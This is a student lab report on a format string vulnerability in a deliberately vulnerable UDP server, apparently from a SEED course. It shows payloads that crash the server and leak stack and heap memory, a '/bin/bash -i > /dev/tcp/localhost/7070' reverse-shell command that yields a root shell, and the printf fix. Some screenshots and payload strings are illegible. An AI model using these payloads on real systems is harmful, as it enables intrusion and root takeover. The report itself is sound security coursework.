


Homework 5 :- Format String Vulnerability

Name :- Aparna Krishna Bhat

ID :- 1001255079


To simplify the tasks and attack, we disable address randomization.



```
Terminal File Edit View Search Terminal Help 10:20 AM
[03/19/21]seed@VM:~/Lab5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/19/21]seed@VM:~/Lab5$
```

Task 1:- The Vulnerable Program

We compile the server program with the format string vulnerability that has been provided. We make the stack executable while compiling to inject and run our own code by exploiting this vulnerability. We first run the server-side program with root privilege on the same VM as the client, which then listens for any information on the 9090 port. The server program is a privileged root daemon. Then, from the client, we use the *nc* command with the *-u* flag to indicate UDP to connect to this server. The local machine's IP address is **127.0.0.1**, and the port is UDP port 9090. The screenshots in Fig 1 and Fig 2 below demonstrate these operations.



```
Terminal 10:51 AM
[03/19/21]seed@VM:~/Lab5$ gedit server.c
** (gedit:6647): WARNING **: Couldn't register with accessibility bus: Did not receive a reply. Possible causes include: the remote application did not send a reply, the message bus security policy blocked the reply, the reply timeout expired, or the network connection was broken.
[03/19/21]seed@VM:~/Lab5$ gcc -DDUMMY_SIZE=80 -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:34:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(msg);
```

Fig 1

The image consists of two terminal screenshots. The top screenshot shows the compilation of a C program named 'server.c' using 'gcc' with the flags '-DDUMMY_SIZE=80 -z execstack -o server server.c'. A warning is displayed: 'server.c:35:5: warning: format not a string literal and no format arguments [-Wformat-security] printf(msg);'. Below the compilation, the program is executed with './server', which outputs several memory addresses and values: 'The address of the input array: 0xbfffe7c0', 'The address of the secret: 0x08048880', 'The address of the 'target' variable: 0x0804a044', 'The value of the 'target' variable (before): 0x11223344', 'The ebp value inside myprintf() is: 0xbfffe728', 'the address of the 'msg' argument: 0xbfffe6bc', 'Testing and It's working', and 'The value of the 'target' variable (after): 0x11223344'. The bottom screenshot shows a client connection using 'nc -u 127.0.0.1 9090', which sends the string 'Testing and It's working' to the server.

```
[03/24/21]seed@VM:~/Lab5$ gcc -DDUMMY_SIZE=80 -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:35:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(msg);
    ^
[03/24/21]seed@VM:~/Lab5$ ./server
The address of the input array: 0xbfffe7c0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffe728
the address of the 'msg' argument: 0xbfffe6bc
Testing and It's working
The value of the 'target' variable (after): 0x11223344

[03/24/21]seed@VM:~/Lab5$ nc -u 127.0.0.1 9090
Testing and It's working
```

Fig2

To test the program, we send the string "Testing and It's working," and we see that whatever the client sends is printed exactly the same way on the server, with some extra information.


Task 2:- Understanding the Layout of the Stack

We attempt to locate the values returned by the server program and request that it submit additional addresses to locate the addresses of the pointed locations. To begin, we can see that the address of the 'msg' argument is printed out in the server output. **We can compute the address of the return value as $0xbfffe6bc - 4 = bfffe6b8$** since the return address (2) is just 4 bytes below that.

Next, we enter 4 bytes of random characters - @\$@\$, whose ASCII value in Hex(@:- 40, \$:- 24) is 24402440, to find the address of the start of the buffer(3). These characters will be stored at the beginning of the buffer since they are the first characters, and the buffer is entirely filled with the input value. As a result, we use the characters as input and a multiple of .8x as input to locate the values stored in the addresses from the format string address to some random address, preferably above the buffer start. We try to find the ASCII value 24402440 to find the distinction between the format string address and the start of the buffer. We can notice that there is a difference of 71 %.8x between the start of the buffer address i.e., @\$@\$ and the next address after the format string address.

Task 3:- Crash the Program

To crash the program, we provide a string of %s as input to the program



```
[03/19/21]seed@VM:~/Lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
Segmentation fault
[03/19/21]seed@VM:~/Lab5$

[03/19/21]seed@VM:~/Lab5$ nc -u 127.0.0.1 9090
%s%s%s%s%s%s%s%s%s%s
[03/19/21]seed@VM:~/Lab5$
```

Because %s treats the received value from a location as an address and prints the data stored at that address, the program crashes. The program crashes because we know the memory stored was not for the myprintf() function. As a result, addresses in all of the places listed may be missing. It is possible that the value contains protected memory references, or that it contains no memory at all, resulting in a crash.

Task 4:- Print Out the Server Program's Memory

The aim of this task is to get the server to print out some data from its memory.

Task 4.a:- Stack Data

We enter our data @\$@\$ and various %.8x data in this box. Then we look in the memory for our value @\$@\$, which has an ASCII value of 24402440. We can see our input string at the 72nd %x, indicating that we were effective in reading our data from the stack. To print the first 4 bytes of our input, we will need 72 format specifiers.


```
Terminal
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
Text Editor of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
@$@$$.00000000.00000050.b7fd6c68.00000001.00000001.00000
000.bffff0e0.00000001.00000001.bffff048.00000000.0000000
00.00000000.00000000.00000000.00000000.00000000.00000000
0.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.
3635eb00.00000003.bffff0e0.bffff6c8.080487e2.bffff0e0.b
ffff068.00000010.08048701.00000000.b7fd6978.bffff158.00
000003.82230002.00000000.00000000.00000000.2ffffbdc.bff
ff070.b7fff020.bffffef88.00000000.00000000.00000000.00000
0000.00000000.00000000.00000000.00000000.00000000.000000
000.00000000.00000000.00000000.00000000.00000000.0000000
00.00000000.00000000.00000000.00000000.00000000.24402440.382e252
e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78
.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.
2e78382e.78382e25.382e252e.2e252e78.252e7838
The value of the 'target' variable (after): 0x11223344
```

```
Terminal
[03/19/21]seed@VM:~/Lab5$ nc -u 127.0.0.1 9090
@$@$$.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x
```

Task 4.b:- Heap Data

Next, we provide the following input string to the server. The secret message stored in the heap area is printed out, as shown in the screenshot below (Fig 5). As a result, we were able to read heap data by storing the heap data's address in the stack, then reading the stored memory address and retrieving the value from that address using the %s format specifier at the appropriate location(here it is 72nd location).


```
/bin/bash -c "/bin/bash -i > /dev/tcp/localhost/7070 0<&1 2>&1
```



```
[03/26/21]seed@VM:~/Lab5$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:96:1b:74
        inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.0
        inet6 addr: fe80::d643:8ab5:e061:2174/64  Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:16698 errors:0 dropped:0 overruns:0 frame:0
        TX packets:5351 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:18048833 (18.0 MB)  TX bytes:988712 (988.7 KB)


lo       Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128  Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:3561 errors:0 dropped:0 overruns:0 frame:0
        TX packets:3561 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:258245 (258.2 KB)  TX bytes:258245 (258.2 KB)

[03/26/21]seed@VM:~/Lab5$
```

The following is the input string from the client side, which is similar to the previous one except for the code

[illegible]

We run a TCP server on the attacker's computer and then enter this format string before providing input to the server. Since the listening TCP server now shows what was previously visible on the server, we can see that we have successfully accomplished the reverse shell in the below attached screenshot. The reverse shell allows the victim machine to obtain the server's root shell, as well as root of the virtual machine, as indicated by #. This demonstrates how the format string vulnerability can be used to gain root access to the server or any computer for that matter.




```
Terminal File Edit View Search Terminal Tabs Help
Terminal x Terminal x
[03/26/21]seed@VM:~/Lab5$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accepted (family 2, sport 53124)
root@VM:/home/seed/Lab5#
```


Fig :- server.c before

This occurs as a result of incorrect use and failure to define the format specifiers while accepting the user input. **To correct this flaw, simply replace `printf(msg)` in the `server.c` with `printf("%s", msg)`**, then recompile the program to see if the issue has been resolved or not.



Fig:- updated server.c file



The screenshot shows a terminal window with a dark purple background. The title bar at the top reads "Terminal" and includes standard window controls (minimize, maximize, close) and a menu bar with "Terminal", "File", "Edit", "View", "Search", "Terminal", "Tabs", and "Help". On the left side, there is a vertical dock with three icons: a blue circle with a white refresh symbol, a blue square with a white gear symbol, and a white notepad with a pencil icon. The terminal text shows two lines of input and output:

```
[03/26/21]seed@VM:~/Lab5$ gcc -z execstack -o server server.c
[03/26/21]seed@VM:~/Lab5$
```

When we perform the same attack of replacing a memory location or reading a memory location as before, we see that the attack fails, and the input is handled and treated entirely as a string rather than a format specifier.

[illegible]

[illegible]

As a result of the patch, the format string vulnerability was mitigated.